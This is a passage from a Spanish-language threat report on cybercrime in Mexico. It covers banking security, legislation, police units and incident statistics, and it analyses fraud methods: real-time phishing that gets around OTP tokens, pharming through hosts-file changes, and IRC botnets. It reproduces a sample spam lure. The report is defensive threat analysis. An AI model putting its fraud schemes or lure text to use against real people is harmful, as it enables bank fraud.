A finales de los 90 se comenzó a plantear a nivel bancario las medidas a adoptar a nivel nacional, aprovechando la circunstancia para la inclusión de medidas de protección en cuanto a fraude.

Para ello se buscó un consenso entre todas las entidades, haciéndose difícil dada la disparidad de criterios y la voluntad de distintos proveedores de implementar sus soluciones. Ante tal panorama, el Banco de México realizó su propuesta en cuanto a cifrado y control de transacciones usando una infraestructura de clave pública e instando al resto de instituciones a usar el nuevo sistema en un plazo máximo, cumplido el cual se desactivaría el sistema antiguo. El plazo se impuso para el 2007, dando al sistema el nombre de Sistema de Pagos Electrónicos Interbancarios (SPEI).

En el sistema bancario mexicano el Banco de México se encarga de recibir todos los movimientos al final del día, asegurando que todas las transacciones son correctas. La adopción de las nuevas medidas obligaba a las entidades financieras a firmar y cifrar todas las transacciones.

La proximidad y el trato comercial con Estados Unidos supuso una ventaja para México, ya que en el momento del diseño de las medidas de seguridad se usaron los estándares de más alto nivel de las compañías financieras que operaban en el país. Por otra parte, y también relacionado, el envío de remesas de dinero por parte de mexicanos establecidos en su vecino del norte supone una cantidad de dinero muy importante. Se buscó el método más económico para la realización de este movimiento, y se determinó que lo mejor era realizar una transferencia entre ambos bancos centrales. Para esta relación, la Reserva Federal americana exige una serie de medidas de seguridad que obligó a incrementar las medidas de seguridad del Banco Central mexicano.

Todo esto resultó en la adopción de medidas de seguridad punteras en el marco bancario mexicano, beneficiándose de su estrecha relación con Estados Unidos. La adopción de OTP para cualquier operación bancaria se implementó masivamente, adoptándose como algo habitual por parte de los usuarios. Todo esto afectó a los códigos maliciosos bancarios, dejando fuera de ellos a muchos de ellos.

La realidad es que todas estas medidas contra el fraude tuvieron su reflejo en el entorno cibernético a pesar de no estar originalmente pensadas para el mismo. El narcotráfico es uno de los mayores problemas que tiene México y mueve cantidades ingentes de dinero cada año. Las medidas de seguridad bancarias tenían como objetivo principal la detección de movimientos fraudulentos, el control de transacciones y la búsqueda de patrones para su prevención. La firma y cifrado de todos los movimientos también ayudan en la recopilación de pruebas en investigaciones judiciales.

En este sentido el fraude bancario a nivel de códigos maliciosos se ha considerado secundario, a pesar de haberse visto fuertemente beneficiado con la adopción de estas medidas de seguridad. No obstante no hay que olvidar el factor humano necesario para la materialización de dicho fraude, como las mulas. El fuerte poder de las mafias del narcotráfico en muchos casos resulta en la utilización de varios engranajes del sistema dado el alto poder de intimidación o incluso de coacción o corrupción. En este sentido, el modus operandi en muchas ocasiones es mucho más directo al utilizar distintos actores "teledirigidos" y "desechables". En ocasiones se realizan clonaciones de tarjetas de crédito incluso antes que lleguen al usuario final, lo que implica fallos de seguridad en algún punto del mecanismo.

El hecho de disponer de medidas de seguridad avanzadas en cuanto a seguridad de banca electrónica contrasta con las medidas para evitar el fraude en cuanto a compras mediante tarjeta de crédito. No es necesario disponer de ningún tipo de documento de identificación personal que asocie al comprador con la tarjeta, lo que resulta en un objetivo más suculento para el fraude que el tradicional de transferencias fraudulentas directamente desde una cuenta bancaria comprometida.

En la actualidad todas estas medidas han dotado al sistema de una serie de mecanismos de protección avanzados que han paliado parte del problema, mientras que otros aspectos todavía no están bien resueltos. En concreto, la justicia todavía no está contemplando condenas contra delitos ya tipificados y que son un problema a gran escala, como es el SPAM. Por otra parte, parece que hay una cierta descoordinación entre distintos cuerpos de seguridad, tal vez por exceso de celo o un reparto de responsabilidades mal definido, y en el que se está trabajando en la actualidad.

3.2.2. Medidas legislativas

Dentro de la estrategia para combatir la criminalidad, México ha emprendido una serie de acciones para actualizar su legislación y programas de gobierno destinado tanto al combate de delitos cibernéticos como al de delitos tradicionales realizados a través de medios electrónicos.

La aproximación inicial ante este nuevo tipo de delitos y ante la carencia de un marco apropiado fue la de intentar enmarcarlos en figuras ya existentes como hurto, fraude, falsificación o estafa, pero este enfoque demostró ser claramente insuficiente. De este modo, se actualizaron ordenamientos legales mediante el Congreso de la Unión, así como se sumaron a esfuerzos internacionales para el combate de la delincuencia cibernética.

Desde un punto de vista de catalogación de delitos, éstos se dividen en terrorismo cibernético y crimen organizado, incluyendo en el último tráfico de drogas y armas, delincuencia organizada, estafas, pornografía infantil y delitos tradicionales a través de medios electrónicos. También se incluye hacking, destrucción y manipulación de datos, creación de virus, estafas, intrusiones, SPAM, violaciones de derechos de autor y robo de identidad.

Para la adopción de medidas en armonía con el resto de países, desde marzo de 1999 existe la recomendación de ministros de justicia de establecer un grupo de expertos intergubernamentales sobre delitos cibernéticos, incluyendo legislación, políticas y prácticas nacionales, identificar entidades colaboradoras nacionales e internacionales y los mecanismos de cooperación dentro del sistema americano.

Todo esto ha comportado una serie de reformas en materia de seguridad pública y justicia penal consideradas como las más importantes de los últimos años. No obstante, algunos de los delitos se tratan en profundidad mientras que otros sólo de forma superficial, siendo susceptibles de problemas recurrentes como la ambigüedad jurídica y falta de consenso.

Un hecho destacable es que, a pesar de seguir estrictamente el principio de territorialidad, se contempla la posibilidad de ejercitar la jurisdicción y la persecución de delitos mediante reglas especiales o tratados en su territorio únicamente cuando tales delitos no estén penados específicamente bajo su legislación federal.

No obstante y a fecha de la realización de este informe las cortes mexicanas todavía no han sentenciado ninguna decisión judicial o establecido jurisprudencia respecto a la aplicación de la ley en lo que a conductas en Internet se refiere. En cambio, sí que han realizado otras investigaciones referentes a delitos cibernéticos y que han acabado con condenas. Por ejemplo, el 24 de marzo de 2008 la corte del Distrito de la ciudad de Cuernavaca en el estado de Morelos falló una sentencia condenatoria contra un ciudadano mexicano que distribuía y comercializaba ilegalmente música, películas y series de televisión con copyright. La pena impuesta fue de 6 años de prisión y una multa de 39.000 USD.

A pesar de contemplar el *spam* y el *phishing* como hechos delictivos, hasta 2006 no se ha llevado a nadie a juicio por estos delitos. En este punto no se dispone de información más actualizada, lo que no significa que en 2006 sí se realizase.

Dentro de la cooperación internacional, el marco de referencia es el Consejo de Europa y Unión Europea a raíz de la adopción en su 109º consejo de ministros la Convención de Cibercrimen (COECC). En noviembre de 2001 se abrió el COECC ofreciendo tanto a países miembros como a no miembros firmar el convenio y a ratificarlo con los siguientes objetivos definidos en su preámbulo:

- Proporcionar medios y convenciones internacionales en el marco penal para hacer más efectivas las investigaciones y procedimientos referentes a delitos de sistemas informáticos y para la recolección de evidencia electrónica.

- Conseguir una política criminal común para la protección social contra el cibercrimen, mediante la adopción de medidas legislativas apropiadas y promoviendo la cooperación internacional.

A fecha de diciembre de 2008, ningún país latinoamericano ha firmado el COECC. México fue invitado en marzo de 2007 por el Consejo Europeo, junto con Costa Rica, a comenzar la negociación para la adopción del protocolo del COECC, pero a fecha de hoy ninguno de los Ministros de Exteriores lo han hecho formalmente.

Por otra parte, existe la OAS (Organization of American States), que es una organización de gobiernos regionales formada por 42 países. Dispone de un grupo intergubernamental de expertos en cibercrimen desde 1999, con objetivos parecidos a

COECC pero enfocado a la colaboración entre países americanos para combatir el cibercrimen.

No obstante la aplicación es otra cosa. Los principales problemas que tiene el sistema son comunes en toda la región:

- Escaso conocimiento de las leyes en lo que a combate de cibercrimen se refiere, así como a políticas de cooperación y de instrumentos disponibles.

- Falta de medios financieros y de entrenamiento para cuerpos policiales y judiciales.

- Complejidad del sistema judicial en Latinoamérica para implementar un tratado internacional, siendo necesarias grandes cantidades de tiempo y esfuerzo.

3.2.3. Medidas organizativas

Una de las primeras medidas adoptadas por México para la lucha contra la ciberdelincuencia fue dotar de las infraestructuras y cuerpos de seguridad necesarios. Para ello, en el año 2000 creó la Unidad Policial contra el cibercrimen, directamente dependiente del Ministerio de seguridad pública. Dicho organismo tiene un área específica para la prevención y tratamiento de delitos relacionados con la infancia, tales como pornografía y pedofilia. Los cuatro objetivos prioritarios de la unidad son:

1. Identificar y desmantelar organizaciones dedicadas al robo, tráfico, delitos de menores y distribución de pornografía pedófila en Internet.

2. Localización y arresto de individuos involucrados en delitos cibernéticos y ponerlos a disposición de las autoridades competentes.

3. Supervisión y vigilancia de Internet para rastrear hackers, criminales y crimen organizado.

4. Análisis e investigación de actividades nacionales e internacionales para prevenir y rastrear redes de pedofilia y prostitución infantil.

Los objetivos son ambiciosos y diversos, pero se puede apreciar el gran peso de delitos relacionados con pornografía infantil. Independientemente de su impacto real, está claro que es uno de los mayores precursores de leyes e infraestructuras para combatir el cibercrimen, dada la sensibilidad que despierta.

En Diciembre de 2002 el Ministerio de Seguridad Pública a través de su unidad de policía para el combate del cibercrimen formó un grupo interdisciplinario llamado Cybercrime-Mexico (DC Mexico). Este grupo está liderado por la unidad policial para el combate del cibercrimen, y formado por entidades gubernamentales que incluyen representación de los poderes ejecutivos, legislativos y judiciales del Gobierno Federal. Para ello se incluyen representantes del Senado y la Cámara de Diputados, gobiernos estatales, compañías de telecomunicaciones e ISPs, instituciones académicas, cámaras de comercio y grupos civiles.

El objetivo de DC Mexico es identificar, rastrear y localizar conductas ilícitas en Internet que afecten a individuos en el territorio nacional, y promover una cultura de respeto, seguridad y legalidad en México.

DC Mexico tiene reuniones regularmente y se subdivide en distintas divisiones y grupos de trabajo que realizan distintas tareas de seguridad en Internet, reportando sus actividades periódicamente. Dentro de estos subgrupos se encuentran:

- Grupo de contingencias informáticas
- Nuevas tecnologías y formación
- Representación gubernamental
- Expertos legales

El grupo sirve como punto de contacto oficial con otras unidades de cibercrimen en Estados Unidos y Europa, formando parte de una red de combate al fraude global conocida como la "24x7 Point of Contact Network". Se trata de una alianza internacional de países con unidades de combate del cibercrimen que cooperan en conjunción para monitorizar la seguridad en Internet. DC Mexico también trabaja en cooperación con el US Secret Service y la Brigada de Delitos Tecnológicos en España.

Los mayores éxitos de la unidad se han visto reflejados en su lucha contra la pornografía infantil y pedofilia. Las corporaciones que forman parte de la unidad realizan comunicaciones constantes a la comunidad acerca de las últimas amenazas, promoviendo el uso de distintas tecnologías y herramientas para combatir el cibercrimen en México.

A pesar de ello, es destacable cómo el éxito en operaciones de pornografía infantil no ha tenido su reflejo en delitos de fraude o de educación de la población. Uno de los problemas actuales es la falta de coordinación[15] [1] y cooperación entre distintas oficinas federales del fiscal general, los fiscales estatales y la unidad de cibercrimen. Distintos criterios en la interpretación de las leyes federales y estatales, problemas de jurisdicción y de competencias, y la falta de recursos humanos y financieros son los problemas más destacables. Parece necesaria la elaboración de un plan para coordinar los distintos fiscales, la unidad de cibercrimen, el CERT nacional y el grupo de DC Mexico.

En respuesta a esta necesidad, en 2007 se creó el e-Crime Mexico Group, con cuerpos de las fuerzas del orden y el CERT nacional.

En lo que respecta a la educación de la población frente al fraude, el proceso parece lento tal y como también ocurre en muchos otros países dada la magnitud de la tarea. No obstante, y a pesar de las medidas adoptadas por la industria bancaria y la falta de datos respecto a fraude, parece haber un volumen destacable que puede tener distintos orígenes. Aunque parte del problema parece tener su origen en los códigos maliciosos bancarios, el desconocimiento por parte de los usuarios provoca que se acuse en ocasiones a los propios bancos de realizar fraude contra sus clientes, que no entienden cómo pueden haber perdido dinero de su cuenta mediante transacciones fraudulentas.

De este modo, parece haber un movimiento[16] con cierto eco social en el que se denuncia la causa del fraude bancario como realizado por las propias entidades. Esta

15

http://www.coe.int/t/dghl/cooperation/economiccrime/cybercrime/cy%20activity%20Interface2007/567%20if%202007%20pres%20NACPECPresentation.pdf

16 http://www.robosbancarios.com/

explicación es un reflejo del desconocimiento por parte de los usuarios de los peligros que pueden llevar a que se produzca un fraude a través de un código malicioso, causa más que probable del problema.

3.3. Amenazas

Las amenazas en cuanto a seguridad son muchas y variadas, pero si hay un problema en el que destaca México es el SPAM. En la actualidad ocupa el cuarto lugar mundial en este ranking, y es un reflejo del importante parque de equipos afectados por problemas de seguridad y que forman parte de alguna *botnet*. Esta plataforma también sirve para la distribución de todo tipo de malware, incluido el bancario. No obstante, la implantación de medidas como OTP para transacciones bancarias ha servido para mitigar parte del problema. Antes de la adopción de estas medidas los bancos mexicanos se encontraban entre los más atacados de la región, produciéndose un trasvase en cuanto al objetivo de ataques a otros bancos de la región dadas las nuevas barreras para evitar el fraude.

Dentro del SPAM se encuentra el *phishing*, siendo éste un problema todavía destacable en el país. Según apuntaron Juan Carlos Guel López, jefe del Departamento de Seguridad en Cómputo de la UNAM, y Eduardo Zepeda Estrada, de la Policía Federal Preventiva (PFP), que en el año 2007 se registraron en el país 2050 casos de *phishing*, siendo las instituciones mexicanas más afectadas las bancarias. En Banamex se reportaron el 72% de los casos; en Santander Serfin el 4% y en el Banco de Bajío el 1,7%.

3.3.1. Datos de ciberdelincuencia

Es difícil obtener datos oficiales en cuanto a incidentes registrados en México, no obstante los siguientes gráficos proporcionados por el CERT de la UNAM ayudan a dar una idea general.

Tipos de incidentes registrados

El criterio seguido en este gráfico parece algo dispar. No obstante, se puede apreciar claramente la importancia del SPAM como problema destacado.

La unidad de delitos cibernéticos proporciona los siguientes datos, en este caso de Octubre de 2006:

Complaints Pursued by the Cybercrime Police Unit (Until October 2006)

Source: Direction of the Cybercrime Police and Crimes Against Minors of the Ministry of Public Security:

E-Commerce fraud 583
Threats 120
Online Banking Fraud 94
Cybercrime 85
Crimes against Minors 78
Phishing 58
Hacking 54
Online Fraud 49
Slander 42
Online Patrolling 25
Illegal websites 16
Spam 15
Extortion 5
Mail Tracking 1
Equipment theft 1

Prostitution 1 Cyber terrorism 1 Sexual Harassment 1 Total 1,229

Una vez más los criterios para calificar los incidentes no quedan claros, pero el fraude a diversos niveles ocupa las primeras posiciones de la tabla. Por supuesto se trata de casos reportados a las fuerzas del orden y no tienen por qué tener correspondencia con la realidad, seguramente los casos que no impliquen un fraude económico o amenaza directa no se reportan.

Estos datos ponen de manifiesto la poca transparencia existente y la necesidad de un ente público que gestione y haga públicos los datos anuales en cuanto a fraude se refiere, así como la interpretación de los mismos. A pesar de la buena voluntad para la gestión de dichos organismos, parece que todavía no se han puesto en marcha con toda la funcionalidad que sería deseable.

3.3.2. Modus operandi en fraude

Analizando distintas tipologías de ataques y fraude, se detectan ciertos patrones que son aplicables tanto a ataques de *phishing* como a *malware*.


1- **Dispersión geográfica de los atacantes**.

Los siguientes gráficos muestran los países originarios de los sitios fraudulentos clausurados por *phishing*, *pharming* y distribución de troyanos en México para el periodo 2007-2009. Por regla general estos gráficos no indican el origen real de los atacantes, pero en el caso de México podemos afirmar que aportan una visión más enfocada de la realidad. Para poder extraer información se ha procedido a comparar con España en el mismo periodo. Las conclusiones son las siguientes:


- En ambos casos Estados Unidos aparece como origen principal de los ataques. Esto coincide con las estadísticas manejadas a nivel mundial por el *Antiphishing Working Group* y generalmente se atribuye al mayor número de sistemas y proveedores que operan en este país.

- En el caso de España encontramos que China y los países del este de Europa son los siguientes en la lista, lo cual es lógico considerando que son dos de los orígenes de dispersión de *malware* más importantes a nivel mundial. Sin embargo, en la gráfica de México, ambos ocupan unas posiciones meramente anecdóticas.

- Después de Estados Unidos el primer país en el ranking es el propio México, seguido de varios países latinoamericanos.



Fuente: Estadísticas internas S21sec



Fuente: Estadísticas internas S21sec

Parece que los ataques contra usuarios y entidades mexicanas se realizan principalmente desde la misma región, si consideramos a Estados Unidos como perteneciente a la misma. Es interesante que un foco de actividad importante, como es Brasil, no actúa contra México con la intensidad que sería previsible.

2- **Servidores maliciosos**.

En un 93% de los casos analizados por S21sec, el contenido fraudulento (tanto *phishing* como *malware*) se encontraba alojado en servidores legítimos previamente comprometidos. Esta es una táctica habitual en sistemas de fraude para evitar disponer de infraestructura y poder ahorrar costes, así como hacer más complicado seguir el rastro del fraude. También dificulta el uso de listas negras o de IPs fraudulentas, al tratarse de sitios legítimos. Normalmente se utiliza en esquemas de

fraude más *ad-hoc* en contraste con infraestructuras mucho más sólidas y dedicadas utilizadas por troyanos más avanzados.

El equipo de S21sec e-crime ha estudiado los servidores comprometidos en el periodo 2007-2009. La mayoría de sitios comprometidos usaban versiones obsoletas o mal configuradas de *Wordpress*, *OSCommerce* o *Joomla* principalmente. El principal problema ha sido la inclusión remota de ficheros, pero en general se han usado vulnerabilidades fácilmente explotables remotamente sin seguir un patrón común más allá de buscar sitios fácilmente accesibles para la realización del fraude. Esta diversidad apunta a que se trata de un proceso principalmente manual: en esquemas avanzados de fraude los delincuentes automatizan la búsqueda de sitios vulnerables al mismo problema, generalmente mediante búsquedas especificas en buscadores, la explotación de los mismos e inyección del contenido malicioso. De este modo se realizan infecciones a gran escala en las que se distribuye código malicioso que explota vulnerabilidades para instalarse los equipos que visiten las páginas afectadas por el ataque.

Éste no es el esquema detectado para la distribución de código malicioso, sino que responde más a un goteo constante de pequeños fraudes usando servidores comprometidos y a los que se redirige al usuario mediante esquemas de *pharming* mediante una distribución de troyanos generalmente a partir de SPAM.

3- Phishing y malware

Tanto la distribución de *phishing* como la de SPAM son un problema importante en México dadas las cifras que alcanza. Es un reflejo de la efectividad de esquemas de fraude a partir de correo electrónico. A nivel bancario y a pesar de la adopción de sistemas OTP, la redirección a un sitio que aparenta ser el aplicativo bancario original para insertar las credenciales sigue siendo un esquema de fraude válido. El problema radica en que no todos los *tokens* empleados por los bancos tienen las mismas características; algunos de ellos no tienen límite temporal en cuanto a usar el valor del OTP, de modo que si se logra que el usuario inserte sus credenciales en un sitio fraudulento, el atacante dispone de la opción de realizar una transferencia con una ventana temporal superior a la que debería permitirse al usar este tipo de medidas de protección.

Normalmente el esquema fraudulento es el siguiente: en la a página fraudulenta se solicitan las credenciales de acceso incluyendo el PIN-OTP. Cuando la víctima las introduce, éstas son enviadas en tiempo real al criminal el cual accede a la banca online en paralelo a la víctima y realiza la transferencia fraudulenta. Este esquema es válido incluso para OTPs con limitación temporal, por supuesto también para los que no tienen y para los que representa una amenaza aún mayor. Se trata de un ingenioso sistema de baja tecnología pero adecuado para evadir la doble autenticación.

Evidentemente presenta varias limitaciones:

- Requiere la colaboración de un grupo personas en turnos rotatorios dedicados a esperar que caiga alguna víctima para usar inmediatamente sus credenciales.

● Se disminuye el ROI de la actividad delictiva, pues al ser necesario un mayor número de personas resulta menor la ganancia individual.

● El sistema está sujeto a fallos "humanos" como que se agote el tiempo de validez del OTP, errores al introducir contraseñas, etc.

Otra opción para evitar los sistemas OTP es mediante el uso de troyanos que modifiquen la cuenta destino en caso de realizarse una transferencia de forma transparente para el usuario. Este comportamiento existe y se conoce como *Man-in-the-Browser*. No se ha detectado ningún caso que afecte directamente a bancos mexicanos, pero familias de código malicioso como *Bankpatch* están preparadas para ello y únicamente dependen de añadir un nuevo módulo que haga referencia a la nueva entidad bancaria.

Volviendo a los métodos manuales parecen responder a un patrón de ataques de sofisticación moderada pero alta efectividad, sin montar grandes infraestructuras sino utilizando sitios comprometidos, y con alta disponibilidad de operadores para la realización del esquema fraudulento.


De este modo, las familias de código malicioso más activas relacionadas con fraude podrían englobarse dentro de la ya descrita “escuela brasileña”. El departamento de e-crime realizó un estudio sobre más de 230 archivos de configuración del troyano Zeus, uno de los más extendidos y notables en cuanto a fraude bancario, concluyendo que ninguno de ellos afectaba a instituciones mexicanas. En la actualidad ZeuS es el troyano bancario más extendido internacionalmente encontrándose en multitud de ataques a entidades financieras de numerosos países[17] [1], de forma que su ausencia del panorama mexicano resulta más que notable remarcando el carácter local de los atacantes. También es destacable cómo la efectividad de troyanos como ZeuS puede verse limitada mediante su funcionalidad tradicional al necesitar de un soporte para evitar las medidas de protección de OTP. De este modo se minimiza la sofisticación en el binario y su infraestructura para centrarse en una efectividad alta a partir de un esquema simple y con participación humana.

Profundizando en este punto, la característica general del malware bancario distribuido en México es que de forma mayoritaria emplea el *pharming* para capturar los datos del usuario. Esta técnica consiste en la modificación del fichero hosts de forma que cuando el usuario accede a la banca online mediante un enlace o tecleando la dirección, es redirigido a un sitio fraudulento como el descrito anteriormente.

También es destacable que muchos de los códigos maliciosos analizados utilizan IRC como medio de comunicación con el administrador de la *botnet*. Suelen implementar funcionalidad para el envío de SPAM o descarga de más códigos maliciosos en el equipo infectado, recibiendo las órdenes mediante dicho canal de IRC.

17 ver Informe “S21sec-Ecrime-Nuevo ZeuS

El perfil en cuanto a sistemas explotados responde al de cualquier otro país, dado que el parque informático no presenta ninguna peculiaridad y las vulnerabilidades son globales:



Malware en SO[18]

En el Anexo 1 de este mismo informe se muestra un ejemplo de análisis técnico de una muestra representativa que afecta a entidades mexicanas destinado a fraude bancario.

4- Métodos de distribución

El sistema más empleado para la distribución de código malicioso asociado al fraude es la ingeniería social apoyada en SPAM, generalmente incitando al receptor a descargar el binario camuflado como un vídeo de una falsa noticia de actualidad o similar. Resulta muy interesante el fuerte enfoque de algunas de estas campañas, haciendo referencia a hechos ficticios pero muy específicos de la sociedad mexicana, lo que indica que el emisor conoce de primera mano la sociedad del país, bien porque es nativo del mismo o porque lo es de un país muy cercano culturalmente. Esta teoría queda reforzada por la corrección ortográfica y sintáctica que suelen presentar los textos.

18 http://www.malware.unam.mx/ver_reportes2.dsc?idcatalogo=2

EL UNIVERSAL online

APARECEN DE NUEVO LAS NARCOMANTAS!!

Nuevamente el Crimen Organizado se hace expresar, através de Mensajes Sincronizados colocados en las principales ciudades con actividad conflictiva del País.

Esta vez fue posible observar la colocación de estas mantas en 8 Ciudades Principales como lo fueron México-"DF", Toluca - "Estado de México", Ciudad Juárez - "Chihuahua", "Reynosa Tamaulipas", Tijuana - "B.C" - Laredo - "Tamaulipas", Guadalajara - "Jalisco", Morelia - "Michoacán".

Malware UNAM-CERT

Estas **Narco-Mantas** fueron colocadas presuntamente por el **Cartel del Golfo** en donde **lanzan Amenazas a Altos Mandos del Gobierno y la Policía Federal**, al igual que lanzan **Advertencias a la Población sobre Secuestradores y Extorsionadores liderados por "La Familia"** organización que preside **Joaquín Guzmán Loera "El Chapo Guzmán"**.


Nuestra redacción ah logrado la **Recopilación e** **NarcoMensajes**, los cuales pueden ser observado dando Clic Aqui.

Ejemplo campaña distribución malware

El resto de detalles como imágenes y logos de periódicos *online* también están cuidados para dar mayor sensación de autenticidad al correo. En resumen, se trata de un trabajo de buena calidad, alejado de genéricas campañas masivas y que requiere de una inversión en tiempo considerable por parte del delincuente.

Esporádicamente también se usan otras tácticas de ingeniería social más generales como la descarga de falsos antivirus, actualizaciones de software, tarjetas virtuales, etc., pero son minoritarias en comparación con lo descrito anteriormente.

Los datos oficiales ofrecidos por el CERT de la UNAM muestra la siguiente distribución en cuanto a malware genérico:



Distribución de malware[19]

[2]

Hay que considerar que en esta gráfica se recogen todo tipo de códigos maliciosos, incluidos virus y gusanos, por lo que no tienen por qué estar relacionados con fraude.

3.3.3. Underground mexicano

Si bien México presenta una considerable cantidad de actividad maliciosa, ésta se enfoca más hacia motivaciones reivindicativas que económicas. De esta forma, la principal amenaza a las organizaciones con presencia digital en el país son daños a la reputación ocasionados por campañas de *defacement* con distintas motivaciones (*hacktivismo*). Los métodos empleados para estos ataques son sencillos y suelen explotar las vulnerabilidades más asequibles.

